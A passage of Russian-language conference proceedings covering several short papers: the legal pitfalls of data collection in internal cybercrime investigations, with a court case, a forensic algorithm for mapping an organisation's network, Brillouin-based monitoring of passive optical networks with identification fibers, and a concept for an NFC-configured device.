Однако на этапе сбора данных можно столкнуться с проблемами, которые могут снизить качество расследования в целом. Среди них: сбор лишней информации, недостаточный или неправомерный сбор. В первом случае качество расследования снижается за счёт увеличения временных и трудозатрат на последующие этапы расследования. Во втором случае – за счёт возможного отсутствия доказательной базы или неверных выводов в результате действий криминалиста. В третьем – отсутствием возможности предоставления доказательств в суде [0], риск привлечения к ответственности за сбор данных для расследования.

Для расследования киберпреступлений часто необходимо собрать большое количество гетерогенных данных, которые могут быть доказательствами вредоносного воздействия на активы организации. Несмотря на корректный сбор информации с технической точки зрения, необходимо также учитывать юридическую сторону данного процесса.

Среди ключевой проблематики проведения расследований, относящейся к юридической тематике, можно выделить следующие факторы: 1) наличие конкурирующих юридических режимов, которые могут применяться к одним и тем же данным, 2) отсутствие детальных правил правомерного противодействия утечкам, 3) зависимость от предварительно принятых мер («path dependency»), 4) понуждение к сбору данных для расследования при ответственности за чрезмерный сбор данных.

Наличие конкурирующих юридических режимов, которые могут применяться к одним и тем же данным

Нормативная база содержит несколько ключевых режимов данных, которые могут быть затронуты при проведении внутреннего расследования в отношении - работодатель -> сотрудники для установления причин и последствий инцидентов информационной безопасности: 1) персональные данные работников; 2) специальные категории персональных данных; 3)

биометрические персональные данные; 4) персональные данные, разрешенные субъектом персональных данных для распространения; 5) общедоступные персональные данные; наиболее общее по отношению ко всем перечисленным данным – Федеральный закон "О персональных данных" от 27.07.2006 N 152-ФЗ (Далее – «ФЗ-152»); 6) тайна частной и семейной жизни – ст.137 Уголовный кодекс РФ; 7) тайна связи и переписки – ст.138 Уголовный кодекс РФ; 8) компьютерная информация – 272 Уголовный кодекс РФ.

Отсутствие детальных правил правомерного противодействия утечкам

Ключевые правила, касающиеся противодействия утечкам, выглядят следующим образом:

1. Оператор персональных данных обязан обеспечить применение технических, организационных и правовых мер, направленных на обеспечение конфиденциальности - 19 статья ФЗ-152. Во исполнение данной статьи приняты более детальные правила, касающиеся организационных и технических способов противодействия инцидентам информационной безопасности, но все эти меры носят проактивный характер и не устанавливают правил, касающихся противодействию уже произошедшим инцидентам.

2. Оператор обязан уведомить Роскомнадзор в установленном порядке и сроки об утечке, провести внутреннее расследование - 21 статья ФЗ-152. Подзаконное регулирование устанавливает следующий перечень данных, которые оператор обязан передать о лицах, чьи действия стали причиной утечки в Роскомнадзор, в случае обнаружения, в течение 72 часов. Абз.2 ч.3 Приказа Роскомнадзора от 14.11.2022 N 187 устанавливает, что к таким сведениям относятся: ФИО сотрудника и его должность, если причиной инцидента стали его действия. Кроме того, если бюджетное учреждение относится к субъектам критической инфраструктуры, то ему необходимо дополнительно передать уведомление по системе ГосСОПКА в ФСБ в течение 24 часов, если произошла компьютерная атака.

В этой связи можно отметить, что правил, непосредственно касающихся процесса сбора информации для установления виновных лиц, российским законодательством не предусмотрено (отсутствуют даже рекомендации Роскомнадзора на этот счет), из-за чего возникает неопределенность применительно к различным методам проведения расследования и данная сфера находится в «серой» зоне регулирования.

Зависимость от предварительно принятых мер («path dependency»)

Для правомерного проведения расследования необходимо обеспечить наличие правовых оснований, позволяющих правомерно обрабатывать данные, которые могут потребоваться для расследования. С точки зрения режимов, предусмотренных законодательством о персональных данных, в качестве правовых оснований могут выступать: 1) согласие субъекта и (или), 2)

выполнение возложенных законодательством на работодателя функций, полномочий и обязанностей и (или), 3) законный интерес работодателя, и (или) 4) исполнение договора. Для использования каждого из оснований оператор персональных данных должен предпринять предварительные меры, такие как принятие локальных нормативных актов, предварительное получения согласия на обработку данных, уведомление работников под роспись о правилах видеонаблюдения и т.д. Кроме того, для обработки данных, которые могут составлять тайну связи или тайну частной жизни, необходимо получить отдельное согласие для сбора данных, необходимых для расследования. Также необходимо, чтобы предварительно принятые меры были грамотными и позволяли оператору персональных данных осуществлять сбор необходимых данных. В противном случае их сбор будет связан с нарушениями законодательных ограничений, что может повлечь недействительность собранных доказательств для использования в суде и непосредственной ответственность за их сбор.

Понуждение к сбору данных для расследования при ответственности за чрезмерный сбор данных

С одной стороны, законодательство обязывает оператора осуществлять сбор данных в рамках проведения расследования – ч.3.1. ст. 21 ФЗ-152 и предусматривает ответственность за сам факт утечки – ч. 1 ст.13.11. КоАП РФ. С другой стороны, как было рассмотрено выше, в случае чрезмерного сбора данных и (или) отсутствия наличия правовых оснований оператор и (или) его ответственное лицо могут быть привлечены к ответственности.

Рассмотренная проблематика носит не только теоретический характер, но и находит своё отражение на практике. Так в одном из судебных дел [5] была рассмотрена следующая ситуация. Сотрудница отдела информационной безопасности, заметив подозрительную активность сотрудников ФНС, потенциально свидетельствующую об утечке данных, начала осуществлять за ними слежку. В рамках слежки она осуществила доступ в аккаунты сотрудников в корпоративном мессенджере-скопировала переписку содержащую, в том числе, сведения личного характера и предоставила их начальству.

Позиция обвинения: ложно понимая свои должностные интересы, обвиняемая незаконно (без получения согласия или уведомления и др.), незаконно предоставила их заместителю управления. В переписках содержалась информация, носящая личный характер. Использование мессенджера в организации не было регламентировано. Были нарушены тайна частной и семейной жизни, тайна переписки.

Позиция защиты: обвиняемая сотрудница действовала в рамках полномочий, у неё были основания для проведения расследования.

Решением районного суда обвиняемая признана виновной и осуждена на 2 года лишения свободы условно с исправительными работами (неправо-

мерный доступ к охраняемой законом компьютерной информации и нарушение тайны переписки с использованием служебного положения). Суд установил, что у обвиняемой отсутствовали полномочия на доступ к личной переписке сотрудников, использование системы не было регламентировано на уровне нормативного правового акта ФНС. Решением апелляционного суда приговор был оставлен без изменения.

Кассационный суд отменил решение нижестоящих судебных инстанций было отменено и направлено на новое рассмотрение в том числе из-за того, что в приговоре не было дано должной оценки следующим фактам. 1) Доступ к информации осуществлялся не на личные компьютеры потерпевших, а на служебные. 2) Не определено устанавливались ли средства защиты в мессенджере, ограничивающие доступ к переписке (самими пользователями и (или) специалистами при установке этой программы в организации). 3) УФНС предоставило ответ, из которого следует, что мессенджер «Бимойд» размещался во внутренней сети управления без доступа к сети Интернет. При этом использование мессенджера в личных целях запрещалось ФЗ N 79-ФЗ "О государственной гражданской службе Российской Федерации". В этой связи кассационный суд отменил решения нижестоящих судов и направил дело на новое рассмотрение. На момент написания текста новое решение по приговору не вынесено.

Таким образом, можно сделать вывод о необходимости разработки актуальных алгоритмов сбора информации, которые будут учитывать не только технические, но и юридические особенности. Также, необходима разработка рекомендаций для принятия корректных локальных нормативных актов в организациях, которые позволят использовать разработанные алгоритмы.

Список используемых источников

1. Кибератаки на российские компании в 2023 году [Электронный ресурс] // URL: https://rt-solar.ru/analytics/reports/4094/ (дата обращения 12.02.2024).

2. ВС указал, что незаверенные скриншоты электронной переписки могут быть достоверным доказательством [Электронный ресурс] // URL: https://www.advgazeta.ru/novosti/vs-ukazal-chto-nezaverennye-skrinshoty-elektronnoy-perepiski-mogut-byt-dostovernym-dokazatelstvom/ (дата обращения 16.03.2024).

3. Горда, М. Д., Чечулин А. А. Модель расследования киберпреступлений // Информатизация и связь, 2023. № 3. С. 92–97. DOI 10.34219/2078-8320-2023-14-3-92-97.

4. Левшун Д. С., Гайфулина Д. А., Чечулин А. А., Котенко И. В. Проблемные вопросы информационной безопасности киберфизических систем // Информатика и автоматизация, 2020. Т. 19, № 5. С. 1050–1088. DOI 10.15622/ia.2020.19.5.6.

5. Постановление Девятого кассационного суда общей юрисдикции от 16.02.2023 N 77-258/2023

Статья представлена научным руководителем, доцентом кафедры Защищённых систем связи СПбГУТ, кандидатом технических наук, доцентом А. А. Чечулиным.

УДК 654.739
ГРНТИ 49.33.29

СБОР ДАННЫХ О СЕТЕВОЙ ИНФРАСТРУКТУРЕ ДЛЯ РАССЛЕДОВАНИЯ КИБЕРПРЕСТУПЛЕНИЙ

М. Д. Горда

Санкт-Петербургский федеральный исследовательский центр Российской академии наук

Количество кибератак на информационные ресурсы российских организаций с каждым днём увеличивается. Как следствие, множество следов совершённых преступлений остаётся в различных компонентах сетевой инфраструктуры. Не каждый специалист, отвечающий за информационную безопасность в организации, может корректно определить источники и порядок сбора необходимой информации для расследования произошедших атак. Одним из первых шагов расследования кибератаки является сбор данных о сетевой инфраструктуре и определение устройств для дальнейшего сбора доказательств. В докладе представлен алгоритм сбора данных о сетевой инфраструктуре организации для проведения расследования. Использование этого алгоритма позволит повысить эффективность расследования совершённого киберпреступления.

локальные сети, расследования киберпреступлений, форензика

С каждым годом количество кибератак на Российские организации растёт. По данным статистики за 2023 год, общее число атак возросло на 11% по сравнению с 2022 годом. Самым распространённым видом атаки стало распространение вредоносного ПО. Также увеличилось количество утечек учётных записей и персональных данных сотрудников коммерческих и бюджетных организаций [1]. Злоумышленники, которые реализуют различные виды атак, оставляют следы как в сети организации, так и на конечных устройствах. Специалисты, которые расследуют успешные инциденты реализации подобных преступлений сталкиваются с проблемой получения информации о местах сбора доказательств. Локальная сеть каждой организации уникальна, как уникален набор программных и аппаратных средств, участвующих в обмене информации. Также, злоумышленники могут удалить или модифицировать доказательства совершённых действий. Поэтому очень важно эффективно получить информацию о местах сбора доказательств.

На первом этапе расследования сетевых кибератак, специалисты собирают необходимую информацию об объекте атаки – локальной сети или конечных устройствах [2]. Способов к сбору данной информации несколько, к примеру: технический и способ анализа документации. У каждого из них есть свои преимущества и недостатки.

Технический способ заключается в получении необходимой информации из сетевых устройств и самой локальной сети при помощи специализированного программного обеспечения. Преимуществами такого способа можно назвать оперативность и точность. Однако, есть и недостатки, например, полнота данных. Некоторые устройства, сегменты в сети могут быть отключены или недоступны. В таком случае, при помощи специализированного ПО невозможно будет узнать топологию сегмента или характеристики конечных устройств [3].

Способ анализа документации заключается в систематизации документации, которая утверждена в организации, и извлечения из неё необходимых сведений. Преимуществом является отсутствие необходимости в специализированных знаниях у специалиста. К недостаткам можно отнести вероятную неактуальность сведений.

Предполагается, что использование алгоритма, который включал бы в себя оба способа анализа сетевой инфраструктуры позволит минимизировать недостатки каждого из способов.

Практической ценностью доклада является нахождение оптимального и универсального алгоритма сбора информации о сетевой инфраструктуре, который позволит быстро и эффективно собрать всю необходимую информацию для дальнейшего расследования.

Алгоритм сбора данных о сетевой инфраструктуре будет состоять из четырёх основных этапов:

1. изучение документации (или иной информации) о локальной сети;
2. получение легитимного доступа к локальной сети;
3. сбор необходимой информации программными средствами;
4. сравнение документации (или иной информации) о локальной сети с результатами работы программных средств.

Первый этап предложенного алгоритма подразумевает изучение локальной нормативной документации, которая содержит сведения о локальной сети, программном и аппаратном обеспечении используемых сетевых и межсетевых устройств. К такой документации можно отнести положение о корпоративной сети, различные регламенты использования программного обеспечения и т.д. Информация, которая может содержаться в документации, позволит определить основные программные и аппаратные средства, используемые в организации и, возможно, топологию локальной сети.

Помимо данного источника информации, необходимо провести первичный опрос специалистов, обслуживающих сетевое и коммутационное оборудование в организации. Часто, в организациях не успевают актуализировать документацию в соответствии с техническим обеспечением. Иногда, необходимой документации, отражающей необходимые сведения, может не быть, тогда опрос технических (или иных) специалистов может быть единственным шансом получить необходимую информацию на данном этапе.

Второй этап можно разделить на 2 шага. Первоначально необходимо получить физический доступ к локальной сети организации. Т.к., в дальнейшем, будут использоваться специализированные программные средства для анализа архитектуры и топологии сети. Данный шаг может заключаться в получении логина и пароля от беспроводной сети или доступа в локальную сеть, посредством физического подключения в различные сегменты локальной сети организации. Также, на 2 шаге данного этапа, специалисту могут потребоваться аутентификационные данные с администраторскими правами, при необходимости аутентификации на сетевых или конечных устройствах.

Третий этап предложенного алгоритма заключается в использовании специализированных программных устройств, которые позволяют построить топологию сети, определить текущую активность устройств, а также версии операционных систем. В каждой конкретной ситуации, для поиска необходимой информации могут использоваться различные программные продукты.

Примерами таких программных средств могут быть как комплексные решения для построения карт сети, так и различные средства мониторинга, аудита и перехвата сетевого трафика в локальной сети [4].

Четвёртый этап является заключающим в алгоритме. На данном этапе проводится сравнение информации, полученной на первом и третьем этапе. Полученная и систематизированная информация позволяет выявить различные аномалии, которые могут заключаться, например, в подозрительных устройствах или нелегитимном программном обеспечении, которое использует локальную сеть в качестве распространения. Также можно выявить нетипичное поведение конечных устройств локальной сети или же отсутствие их активности.

При использовании данного алгоритма, специалист получает комплексную информацию о сетевой инфраструктуре организации. На последнем этапе систематизируется вся полученная информация, что позволяет получить более достоверную и актуальную информацию, необходимую специалисту, а именно:

– топологию локальной сети;
– версии операционных систем коммутационных, сетевых и конечных устройств;
– текущая активность устройств в сети;
– предполагаемые аномалии.

Визуализация предложенного алгоритма представлена на рисунке 1:




Рис. 1. Алгоритм сбора данных о сетевой инфраструктуре.

Предложенный алгоритм имеет обобщённый вид и может быть модифицирован и дополнен, в зависимости от вида атаки и доступных источников информации, при его применении к процессу сбора информации при расследовании различных сетевых атак.

Таким образом, был разработан алгоритм сбора данных о сетевой инфраструктуре организации при расследовании киберпреступления. Исходя из обобщённости разработанного алгоритма, он является универсальным при сборе данных о сетевой инфраструктуре, что позволяет использовать его в широком спектре задач. Он может быть использован криминалистами при расследовании преступлений в области компьютерной информации. В дальнейшем планируется учесть юридические аспекты сбора информации и модифицировать полученный результат.

Список используемых источников

1. Аналитический отчет о киберугрозах: итоги 2023 года [Электронный ресурс] // URL: https://jetcsirt.su/upload/godovoy_otchet__jet_2023.pdf (дата обращения 10.02.2024).

2. Горда М. Д., Чечулин А. А. Модель расследования киберпреступлений // Информатизация и связь, 2023. № 3. С. 92–97. DOI 10.34219/2078-8320-2023-14-3-92-97.

3. Левшун Д. С., Гайфулина Д. А., Чечулин А. А., Котенко И. В. Проблемные вопросы информационной безопасности киберфизических систем // Информатика и автоматизация. 2020. Т. 19, № 5. С. 1050–1088. DOI 10.15622/ia.2020.19.5.6.

4. Network Maps. Краткий обзор софта для построения карт сети [Электронный ресурс] // URL: https://habr.com/ru/articles/444410/ (дата обращения 24.01.2024).

Статья представлена научным руководителем, доцентом кафедры Защищённых систем связи СПбГУТ, кандидатом технических наук, доцентом А. А. Чечулиным.

УДК 535.92:654.022
ГРНТИ 49.44.31

МОНИТОРИНГ ПАССИВНЫХ ОПТИЧЕСКИХ СЕТЕЙ С ИДЕНТИФИКАЦИОННЫМИ ВОЛОКНАМИ

Н. И. Горлов, О. Г. Митченкова

Сибирский Государственный университет телекоммуникаций и информатики

В работе рассмотрено применение анализа спектра рассеяния Мандельштама-Бриллюэна для мониторинга основных эксплуатационных параметров пассивных оптических сетей. Для выделения обратно рассеянных сигналов от каждого разветвленного волокна анализируется возможность применения идентификационных волокон с индивидуально предписанными бриллюэновскими частотными сдвигами. Обоснованы требования к этим волокнам и рассмотрены вопросы разрешения спектров рассеяния. проанализированы потери при сращивании идентификационных волокон со стандартными одномодовыми волокнами. Особый интерес представляют вопросы управления сдвигом частоты с помощью легирующих добавок.

идентификационные волокна, разрешение спектров, сдвиг центральной частоты, легирующие добавки

Введение

Современные системы мониторинга должны соответствовать следующим основным требованиям:

– Возможность автоматизированного мониторинга сети и выявления неисправностей без выезда технических специалистов на место. Эта функция сокращает операционные расходы на сеть и время измерений.

– Выполнение функции демаркации является важной функцией для любого оператора сети. Эта функция позволяет оператору разграничить свою ответственность и ответственность клиента.

– Использование одной длины волны для мониторинга сети экономит полосу пропускания и снижает стоимость системы.

– Возможность мониторинга сети с высокой пропускной способностью.

– Минимальное количество активных компонентов в поле между центральным офисом и оконечным оборудованием. Это значительно сокращает эксплуатационные расходы, поскольку активные компоненты более подвержены сбоям, чем пассивные.

– Низкая стоимость системы. Она является критически важной характеристикой для любого оператора услуг. Это связано в основном с тем, что

рынок пассивных оптических сетей чувствителен к стоимости. Следовательно, техника мониторинга должна быть недорогой, даже если она имеет полную возможность мониторинга.

– Техника мониторинга должна быть применима для уже развернутых сетей без необходимости изменения сетевой инфраструктуры.

Было исследовано несколько методов мониторинга PON [1]. Измерение параметров отдельных разветвленных волокон было предложено посредством назначения индивидуальной длины волны тестирования для каждого волокна. На практике он оказался весьма дорогостоящим. Применение метода, основанного на принципе рассеяния Рэлея, затруднено, поскольку обратные сигналы от всех разветвленных оптических волокон перекрываются в точке зондирования. В работе [2] был предложен метод поиска неисправностей в PON, который позволяет измерять перекрывающиеся сигналы Рэлея с помощью рефлектометра с высоким динамическим диапазоном. Однако этот подход трудно применить на практике, поскольку изменение величины потерь становится незначительным при увеличении числа ветвей. Для измерения параметров разветвленных волокон в докладе анализируется метод для системы тестирования волоконно-оптических линий, в которой используются разветвленные волокна PON с индивидуально заданным сдвигом частоты Бриллюэна. С помощью этого подхода можно отличить друг от друга обратно рассеянные бриллюэновские лучи.

Схема мониторинга с идентификационными волокнами

На рис. 1 представлена схема мониторинга PON, в которой используется бриллюэновский рефлектометр в центральном офисе и волокна с индивидуально заданными частотными сдвигами Бриллюэна, которые мы называем идентификационными волокнами [3]. В каждой ветви разветвленной сети имеет место индивидуальный сдвиг частоты Бриллюэна ν_n. Чтобы контролировать отдельное волокно в PON, оптический импульс с центральной частотой ν запускается из центрального офиса. После разветвителя импульсы передаются через различные идентификационные волокна, каждый из которых рассеивает уникальную заранее назначенную частоту.

Частотные сдвиги необходимы для того, чтобы иметь непересекающиеся спектры для разных ветвей. Идентифицировать необходимую ветвь сети можно по частоте пика результирующей спетрограммы $\nu_1 - \nu_n$ рассеянного по Бриллюэну сигнала.

Рассматриваемый метод является централизованной технологией, обеспечивающей уникальную трассировку каждой ветви сети. Он способен обнаруживать неисправности и проводить измерения параметров компонентов в любой ветви PON. Метод требует, чтобы идентификационные волокна

изготовленные с различными физическими характеристиками имели сигналы с разными частотами Бриллюэна.




Рис. 1. Схема мониторинга с идентификационными волокнами

Основные требования к волокнам с индивидуально заданными частотными сдвигами

К волокнам с индивидуально заданными частотными сдвигами предъявляются два основных требования. Первое из них определяет возможность разделения частотных сдвигов спектров сигналов рассеяния Бриллюэна. Второе требование нормирует передаточные параметры в режиме передачи информационных сигналов. К ним относятся:

а) Разделение бриллюэновских частотных сдвигов.

Чтобы различать бриллюэновские сдвиги частот необходимо учитывать ширину спектра Бриллюэна и влияние внешних факторов на сдвиг частоты Бриллюэна. Изменение сдвига частоты напрямую влияет на погрешность измерения потерь при практическом использовании. Оно вызвано механическими условиями и условиями окружающей среды сети или изменением климата, поскольку сдвиг чувствителен к деформации и температуре. Температуры различных участков кабеля, находящихся под прямыми солнечными лучами или в тени, а также под землей, в воздухе и в зданиях, могут значительно отличаться Остаточная деформация, приложенная к ка-

бельному волокну во время изготовления и после строительства, также является причиной изменения сдвига частоты. В более раннем исследовании [4] сообщалось, что остаточная деформация менее 0,1% была распределена вдоль кабельного волокна после изготовления, что соответствует сдвиг на 50 МГц в спектре рассеянного сигнала. Многократное использование различных типов волокон и/или различных производителей являются доминирующими факторами, влияющими на сдвиг частоты спектра.

Влияния температуры и деформации на сдвиг частоты описываются следующими соотношениями [3]:

$$\Delta\nu_B = C_1\Delta T + C_2\Delta\varepsilon\,, \tag{1}$$

$$\frac{\Delta \mathrm{P}_{\nu_B}}{\mathrm{P}_{\nu_B}} = C_3\Delta T + C_4\Delta\varepsilon\,, \tag{2}$$

где $\Delta\nu_B$ [МГц] - относительный сдвиг частоты Бриллюэна, ΔT [К] - относительная температура, а $\Delta\varepsilon$ [$\varepsilon\%$] - деформация. Коэффициенты C_1 , C_2 , C_3 и C_4 составляют 1,1 [МГц/К], 483 [*МГц/ε%*], 0,36 [*%/К*] и -*7,7* [*%/ε%*] соответственно.

Частотный интервал между пиковыми значениями спектров рассеяния Бриллюэна определяются соотношением [3]

$$\Delta \mathrm{F} \geq C_1\Delta T + C_2\Delta\varepsilon + \Delta\nu_n\,, \tag{3}$$

где $\Delta\nu_n$ – первоначальное значение индивидуального бриллюэновского сдвига частоты.

С учетом производственного запаса изготовления идентификационного волокна f_E , формула (3) приобретает вид

$$\Delta \mathrm{F} \geq C_1\Delta T + C_2\Delta\varepsilon + \Delta\nu_n + f_E\,. \tag{4}$$

Сдвиг частоты Бриллюэна зависит от концентрации легирующего вещества в сердцевине волокна и не зависит от концентрации легирующего вещества в оболочке волокна.

Для изготовления идентификационных волокон используются GeO_2 и F, поскольку их влияние на показатель преломления противоположно, но влияние на акустическую скорость одинаково, и они являются наиболее широко используемыми из легирующих элементов.

б) Потери при сращивании между идентификационными волокнами и стандартными одномодовыми волокнами.

Основная причина возникновения потерь при сращивании идентификационных волокон со стандартными одномодовыми волокнами является различия числовых апертур. В этой связи разница в показателях преломления также должна быть не более 0,5 % [3].

Заключение

Применение идентификационных волокон в системах мониторинга оказывает значительное влияние на существующее сетевых инфраструктур. С внедрением технологии волнового уплотнения в PON увеличивается число необходимых идентификационных волокон. Это обстоятельство предъявляет более жесткие требования к оптическим волокнам по сдвигу частоты. Всё это обуславливает необходимость совершенствования технологии изготовления идентификационных волокон и приводит к значительному увеличению стоимости развертывания сети.

Список используемых источников

1. Caviglia F., Biase V., Gnazzo A. Optical maintenance in PONs. *Opt. Fiber Technol.*, 1999, Vol. 5. № 4. PP. 349–362.

2. Sankawa S. Furukawa, Y. Koyamada, Izumita H. Fault location technique for in-service branched optical fiber networks. *IEEE Photon.Technol. Lett.*, 1990. Vol. 2. №. 10. PP. 766–769.

3. Honda N., Iida D., Izumita H., Azuma Y. In-Service Line Monitoring System in PONs Using 1650-nm Brillouin OTDR and Fibers With Individually Assigned BFSs. Journal of Lightwave Technology, 2009. Vol. 27. №. 20. PP .4575–4592.

4. Tateda M., Horiguchi T., Kurashima T., Ishihara K. First measurement of strain distribution along field-installed optical fibers using Brillouin spectroscopy. J. Lightw. Technol., 1990. Vol. 8. № 9. PP. 1269–1272.

УДК 004.056.5
ГРНТИ 81.93.29

РАЗРАБОТКА КОНЦЕПЦИИ УСТРОЙСТВА С МОДУЛЕМ КОНФИГУРИРОВАНИЯ НА БАЗЕ ТЕХНОЛОГИИ NFC

А. В. Грохольский, Я. А. Ильин, М. М. Ковцур

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В нынешнее время применение технологии NFC в различных устройствах получило широкое распространение. Большая часть устройств используют данную технологию для установления сопряжения или передачи данных. Однако, несмотря на это, возможна ещё более широкая интеграция технологии NFC, например, использование в качестве вспомогательного компонента задания параметров и настройки режима работы устройства. В данной работе рассматриваются возможные требования к устройству, его потенциальные возможности, а также описывается макет изделия с его характеристиками.

безопасность, радиосвязь, NFC, развитие NFC

В следствии развития технологий, в последнее время стали массово появляться устройства, параметры работы которых возможно менять, задавая различные режимы работы в зависимости от потребностей потребителя. Усложнение существующих устройств и расширение их функциональных возможностей обусловлено необходимостью задания различных параметров работы приборов, а также удешевлением компонентов, использующихся в подобной электронике. Одна из получивших популярность в последнее время технологий – это NFC (Near Field Communication), или как её ещё называют «технология ближнего поля» или «связь ближнего действия» [1].

NFC представляет собой технологию беспроводной высокочастотной связи. Поскольку используется частота 13 МГц, то и дальность действия, как правило, не превышает десятка сантиметров, а следовательно и применение в устройствах будет ограничено[2]. На сегодняшний день устройства настраиваемые с помощью технологии NFC, получили не слишком широкое распространение, однако используются уже в ряде областей:

– сопряжение устройств Bluetooth;
– хозяйственные приборы;
– устройства умного дома;
– метки или иные устройства авторизации.

Всего в России технологиями умного дома в том или ином виде пользуется 27% граждан, согласно исследованию от Hi-Tech Mail.ru.[3] В основ-

ном, устройства использующие NFC представлены источниками бесперебойного питания, осветительными приборами, термостатами и маршрутизаторами. Значительная часть таких устройств производится иностранными компаниями.

Уже существующие умные приборы имеют несколько основных функций: считывание статистических данных, установка режима работы, задание временных интервалов работы устройства, авторизация и аутентификация пользователя, передача текущего времени на устройство.

Таким образом, исходя из анализа существующих устройств и их особенностей, становится возможным сделать заключение о том, какими характеристиками должно обладать конечное устройство[4].

Возможные требования к устройству, что бы применение NFC было оправдано:

– быстрая настройка параметров работы;
– частое изменение параметров работы;
– герметичность или невозможность вскрытия устройства;
– низкое потребление электричества при настройке;
– задание параметров без физического контакта с устройством.

В случае, если для устройства не характеры вышеуказанные особенности, то применение технологии ближнего поля может быть необоснованным и возможно применение иных технологий, например, Bluetooth или Wi-Fi. Возможно и применение в новых, экспериментальных областях, в которых пока ещё не применяют NFC.

Рассмотрим несколько наиболее распространённых существующих и потенциальной возможных областей применения[5]. Потенциально востребованными могут быть приборы для снятия показаний счётчиков, а также возможно добавление встроенного защищённого канала обмена ключами в уже существующих системах.

Для самостоятельной реализации подобного устройства подойдёт микроконтроллер ESP8266, плата NFC расширения и NFC терминал (мобильное устройство). Подобная компонентная база позволит создать систему, в которой конечный пользователь сможет снимать и записывать данные в систему используя только смартфон[6].

На сегодняшний день существуют возможность развития рынка, как уже существующих устройств, так и освоение потенциально перспективных направлений. Наибольший интерес представляют устройства, работающие в автономном режиме, устройства, требующие установления шифрования при настройке, а также системы в которых настройка производится неквалифицированным пользователем.

Список используемых источников:

1. Баздырев А. В., Лукьянов А. А., Извеков Е. А., Мазуха Н. А. Блоки питания с встроенным интерфейсом nfc // Молодежный вектор развития аграрной науки, 2022. № 1. С. 599–607.

2. Ревазов Х. Ю., Тавасиев Д. А., Команов П. А. Основной принцип работы NFC-устройств и их безопасность // Инновационная наука, 2020. № 1. С. 23–25.

3. Карельский П. В., Ковцур М. М., Штеренберг С. И., Малинин Н.И. Анализ современных средств автоматизированной проверки функций безопасности коммутационного оборудования // XII Санкт-Петербургская межрегиональная конференция, 2021. С. 385–386 .

4. Романова А. С., Буров Н. Н. Текущее состояние и перспективы развития nfc-технологии в Росии // Шестьдесят девятая всероссийская научно-техническая конференция студентов, магистрантов и аспирантов высших учебных заведений с международным участием, 2016. С. 1605–1608.

5. Дешевых Е. А., Конюхов В. М., Крылов К. Ю., Ушаков И. А. Исследование методов защиты от инсайдерских атак // IV Международная научно-техническая и научно-методическая конференция: сборник научных статей в 2 томах. СПб.: СПбГУТ., 2015. Том 1. С. 310-313.

6. Котенко И. В., Ушаков И. А., Пилёвин Д. В., Преображенский А. И., Овраменко А. Ю. Выявление инсайдеров в корпоративной сети: подход на базе uba и ueba // Защита информации. Инсайд, 2019. С. 26–35.

УДК 004.056.5
ГРНТИ 81.93.29

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ. МОДЕЛИ АТАКУЮЩЕГО И АТАКУЕМОГО

А. С. Дайнеко[1], А. П. Кюнер[2], А. А. Чечулин[3]

[1]Московский технический университет связи и информатики
[2]Санкт-Петербургский Федеральный исследовательский центр Российской академии наук
[3]Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

